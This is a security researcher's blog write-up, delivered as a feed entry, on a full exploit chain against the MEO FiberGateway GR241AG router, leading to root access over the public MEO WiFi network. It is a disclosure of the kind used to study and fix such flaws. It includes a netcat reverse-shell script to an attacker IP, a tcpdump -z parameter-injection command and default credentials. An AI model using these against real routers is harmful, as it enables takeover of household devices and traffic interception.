
<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="https://r0ny.net/feed.xml" rel="self" type="application/atom+xml" /><link href="https://r0ny.net/" rel="alternate" type="text/html" /><updated>2026-09-21T13:22:30+00:00</updated><id>https://r0ny.net/feed.xml</id><title type="html">r0ny</title><subtitle>Security Research Blog // João Domingos</subtitle><author><name>João Domingos</name></author><entry><title type="html">FiberGateway GR241AG - Full Exploit Chain</title><link href="https://r0ny.net/FiberGateway-GR241AG-Full-Exploit-Chain/" rel="alternate" type="text/html" title="FiberGateway GR241AG - Full Exploit Chain" /><published>2025-05-28T00:00:00+00:00</published><updated>2025-05-28T00:00:00+00:00</updated><id>https://r0ny.net/FiberGateway-GR241AG-Full-Exploit-Chain</id><content type="html" xml:base="https://r0ny.net/FiberGateway-GR241AG-Full-Exploit-Chain/"><![CDATA[<p>During the year of 2023 I’ve identified that it was possible to obtain full control of the <strong>FiberGateway GR241AG</strong> router (root access), provided by a Portuguese ISP (<a href="https://www.meo.pt/">Meo</a>), via the public wifi network “<strong>MEO WiFi</strong>”. This wifi network is enabled by default and can only be disabled by contacting the ISP support. More than <strong>1.600.000</strong> households were affected by the identified vulnerabilities.</p>

<p align="middle">
  <a href="/images/fibergateway/router.jpg"><img src="/images/fibergateway/router.jpg" width="27%" style="vertical-align: middle" /></a>

  <a href="/images/fibergateway/map.png"><img src="/images/fibergateway/map.png" width="35%" style="vertical-align: middle" /></a> 
</p>

<h2 id="introduction">Introduction</h2>

<p>In <strong>2020</strong>, when I moved out of my parents home, I needed an ISP subscription and I subscribed (<a href="https://www.meo.pt/">Meo</a>) Internet service. When I received the router and connected to it via the web interface, I noticed that it was <strong>not possible to modify the DNS server</strong>. This was a bummer since I wanted to have a Raspberry Pi with <a href="https://pi-hole.net/">Pi-hole</a> to monitor and block DNS requests and I didn’t want to change the DNS server on all my devices. The solution was to put a router in front of the ISP router, but that costs money and I don’t like to spend money. 💸</p>

<p>In <strong>2022</strong>, I decided that I was going to look for a <strong>FiberGateway GR241AG</strong> router at a second hand marketplace (<a href="https://www.olx.pt/">OLX</a>), since I didn’t want to to buy one from the ISP (+100 euros) or breach the ISP contract which states that you cannot tamper the router in any way. I got one for 10 euros. 🤑</p>

<h2 id="accessing-a-serial-interface">Accessing a Serial Interface</h2>



<p>I disassembled the router and noticed right way the <strong>UART</strong> and <strong>JTAG</strong> interfaces. Using a multimeter I identified the <strong>UART</strong> pinouts and connected a <a href="http://dangerousprototypes.com/docs/Bus_Pirate">Bus Pirate</a> to the <strong>UART</strong> interface.</p>

<p align="middle">
  <a href="/images/fibergateway/uart2.png"><img src="/images/fibergateway/uart2.png" width="46%" /></a>
  <a href="/images/fibergateway/uart.png"><img src="/images/fibergateway/uart.png" width="40%" /></a> 
</p>

<p>After successfully connecting to the <strong>UART</strong> interface, verified that the <strong>U-Boot</strong> was password protected. Also, after the initial boot, the interface requires <strong>username</strong>/<strong>password</strong> authentication. The default credentials  <strong>meo</strong>/<strong>meo</strong> could be used, but it would return the same restricted shell that can be accessed via SSH or Telnet.</p>

<h2 id="root-access-via-serial-interface">Root Access via Serial Interface</h2>
<p>What I’m about to share may sound like something straight out of a movie, but that’s what happened. At that time, I was recovering files from an HDD disk, which was near the router.</p>


<p>It seems that the HDD vibration did some kind of <strong>fault injection</strong>, due to the Bus Pirate cables not being soldered/pinned to the board or a loose component. When this occurred during boot, a segmentation fault would occur and the boot process would drop to a <strong>root shell</strong>.</p>

<p>After that I would just need to run the <strong>init scripts</strong> so the watchdog process that was in place did not kill the shell in 60 seconds.</p>

<p align="middle">
<b>Sometimes luck is a very important factor 🍀</b>
</p>

<p><a href="/images/fibergateway/uart-shell.png"><img src="/images/fibergateway/uart-shell.png" alt="" style="display:block; margin: 0 auto" width="70%" /></a></p>

<p>I didn’t notice the cause of this immediately, I though it was something random that was just happening. However when I stopped recovering the files from the HDD, I couldn’t get a shell. <strong>So now the process to obtain a shell, was to reboot the router and smack out the f**king table and repeat the process until I obtained a root shell 🤯</strong>. That was crazy!</p>

<p><a href="/images/fibergateway/xqc-slam.gif"><img src="/images/fibergateway/xqc-slam.gif" alt="" style="display:block; margin: 0 auto" width="40%" /></a></p>

<h2 id="restricted-shell-with-admin-user">Restricted Shell with Admin User</h2>

<p>The next step was to dump the firmware of the router. Since the router had a USB port, I just connected a PEN drive and copied the <strong>mtdblock</strong> files. I extracted the firmware using <strong>binwalk</strong>. I started analyzing all the files by looking for credentials that could be used to obtain an <strong>unrestricted shell</strong>. The password of the <strong>admin</strong> user was in <strong>cleartext</strong> in a library. <strong>This password wasn’t public</strong>.</p>

<p align="middle">
  <a href="/images/fibergateway/adminpass1.png"><img src="/images/fibergateway/adminpass1.png" width="30%" style="vertical-align: middle" /></a>
  <a href="/images/fibergateway/pass.png"><img src="/images/fibergateway/pass.png" width="50%" style="vertical-align: middle" /></a> 
</p>


<p>Using this password I was able to obtain shell access with the <strong>admin</strong> user. This shell was still restricted, however, I had more functionalities available. These new functionalities allowed me to:</p>
<ul>
  <li>Monitor all traffic, <strong>including traffic from the public MEO WiFi network</strong></li>
  <li>Update the firmware</li>
  <li><strong>Modify the DNS server</strong> 💪</li>
</ul>

<p><a href="/images/fibergateway/adminshell.png"><img src="/images/fibergateway/adminshell.png" alt="" style="display:block; margin: 0 auto" width="60%" /></a></p>

<p>I accomplished my goal of being able to modify the <strong>DNS</strong> server of my router (without the need of connecting to <strong>UART</strong>). But I wanted more!</p>

<p><a href="/images/fibergateway/more.gif"><img src="/images/fibergateway/more.gif" alt="" style="display:block; margin: 0 auto" width="40%" /></a></p>

<h2 id="unrestricted-shell">Unrestricted Shell</h2>

<p>With the <strong>admin</strong> password, I decided to try to identify a vulnerability in the <strong>restricted shell</strong> that would allow me to obtain an <strong>unrestricted shell</strong>.</p>



<p>I started looking for <strong>command and parameter injection</strong> vulnerabilities in the <strong>restricted shell</strong> commands. Most of the commands were protected against these types of vulnerabilities. However, I identified that the <strong>tcpdump</strong> command was vulnerable to <strong>parameter injection</strong>.</p>

<p><a href="/images/fibergateway/tcpdump.png"><img src="/images/fibergateway/tcpdump.png" alt="" style="display:block; margin: 0 auto" width="60%" /></a></p>

<p>In <a href="https://gtfobins.github.io/gtfobins/tcpdump/">GTFOBins</a>, it’s stated that by using the <strong>-z</strong> parameter, it is possible to run a command when a log is rotated.</p>

<p>Since the router had a USB port and I knew the path to the mount folder, I just needed to put a <strong>shell script with executable permissions that creates a remote shell</strong> in the PEN drive.</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c">#!/bin/sh</span>
/bin/sh <span class="nt">-c</span> <span class="nb">rm</span> <span class="nt">-f</span> /tmp/f<span class="p">;</span><span class="nb">mknod</span> /tmp/f p<span class="p">;</span><span class="nb">cat</span> /tmp/f|/bin/sh <span class="nt">-i</span> 2&gt;&amp;1|nc 192.168.1.79 4444 <span class="o">&gt;</span>/tmp/f
</code></pre></div></div>

<p>After inserting the PEN drive in the router, I just needed to connect to the restricted shell via SSH with the admin user and run the following <strong>tcpdump</strong> command:</p>
<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>/debug/tcpdump <span class="nt">--filter</span><span class="o">=</span><span class="s2">"udp port 1234"</span> <span class="nt">--file-name</span><span class="o">=</span><span class="s2">"test -i any -W 1 -G 1 -z /mnt/disk1_1/rce.sh"</span>
</code></pre></div></div>

<p>And then open a <strong>nc</strong> listener and send a <strong>UDP packet to port 1234</strong> to trigger the execution of the <strong>postrotate-command</strong> of <strong>tcpdump</strong></p>

<p><a href="/images/fibergateway/unrestrictedshell.png"><img src="/images/fibergateway/unrestrictedshell.png" alt="" style="display:block; margin: 0 auto" width="80%" /></a></p>

<h2 id="remote-code-execution">Remote Code Execution</h2>

<p>This method still required physical access to the router, since I needed to use a PEN drive. I stopped testing for a few months and then remembered to revisit the <strong>tcpdump</strong> vulnerability.</p>


<p>By looking at the <strong>man page</strong>, I saw something interesting. The <strong>-z</strong> parameter, if used with <strong>-G</strong> will execute the <strong>postrotate-command</strong> using the save file as input.</p>

<p><a href="/images/fibergateway/postrotate.png"><img src="/images/fibergateway/postrotate.png" alt="" style="display:block; margin: 0 auto" width="60%" /></a></p>

<p>This allowed to send the command to be executed via the network and thus <strong>removing the need of physical access</strong> to the router 💪</p>

<p><a href="/images/fibergateway/rs.png"><img src="/images/fibergateway/rs.png" alt="" style="display:block; margin: 0 auto" width="80%" /></a></p>

<h2 id="meo-wifi-public-network">MEO WiFi Public Network</h2>

<p>This public wifi network comes <strong>enabled by default</strong> and can only be disabled by calling the support. It is used by <strong>MEO</strong> users to connect to the Internet anywhere in Portugal. More than <a href="https://www.meo.pt/servicos/movel/wifi/vantagens">1.600.000</a> of these networks are available in Portugal. This network works in bridge mode, connecting the clients to the <strong>MEO</strong> network.</p>




<p>Since I had root access, I identified that most of the services are available on all interfaces. I also identified that the interface of the <strong>MEO Wifi</strong> network only has IPv6 configured. <strong>I tried to access the router web interface using the IPv6 address via the MEO WiFi network and it worked! 😮</strong></p>

<p align="middle">
  <a href="/images/fibergateway/meowifi1.png"><img src="/images/fibergateway/meowifi1.png" width="35%" style="vertical-align: middle" /></a>
  <a href="/images/fibergateway/meowifi2.png"><img src="/images/fibergateway/meowifi2.png" width="25%" style="vertical-align: middle" /></a> 
  <a href="/images/fibergateway/meowifi3.png"><img src="/images/fibergateway/meowifi3.png" width="33%" style="vertical-align: middle" /> </a>
</p>

<h2 id="rce-via-the-public-network-meo-wifi">RCE via the Public Network MEO WiFi</h2>

<p>The problem is that the <strong>IPv6</strong> address is randomized in every reboot. I used <strong>Wireshark</strong> to check if I could identify the <strong>IPv6</strong> address during the connection to the <strong>MEO</strong> network, but no luck. Also, brute-forcing was not feasible.</p>

<p>In <strong>IPv6</strong>, there is a protocol called <strong>Neighbor Discovery Protocol</strong> (<a href="https://en.wikipedia.org/wiki/Neighbor_Discovery_Protocol">NDP</a>). This protocol uses <strong>ICMPv6</strong> packets to perform similar functions to <strong>ARP</strong> in IPv4. By sending an <strong>ICMPv6</strong> packet to a <strong>multicast address</strong>, it is possible to obtain routing information from the different nodes in the network.</p>

<p><a href="/images/fibergateway/ndp.jpg"><img src="/images/fibergateway/ndp.jpg" alt="" style="display:block; margin: 0 auto" width="45%" /></a></p>


<p>The router had this protocol enabled for the <strong>MEO WiFi</strong> network interface. This allowed to discover the <strong>IPv6</strong> of the network interface by sending an <strong>ICMPv6</strong> packet to the <strong>ff02::2</strong> multicast address (All-Routers). 🤯</p>

<p><a href="/images/fibergateway/icmp.png"><img src="/images/fibergateway/icmp.png" alt="" style="display:block; margin: 0 auto" width="45%" /></a></p>

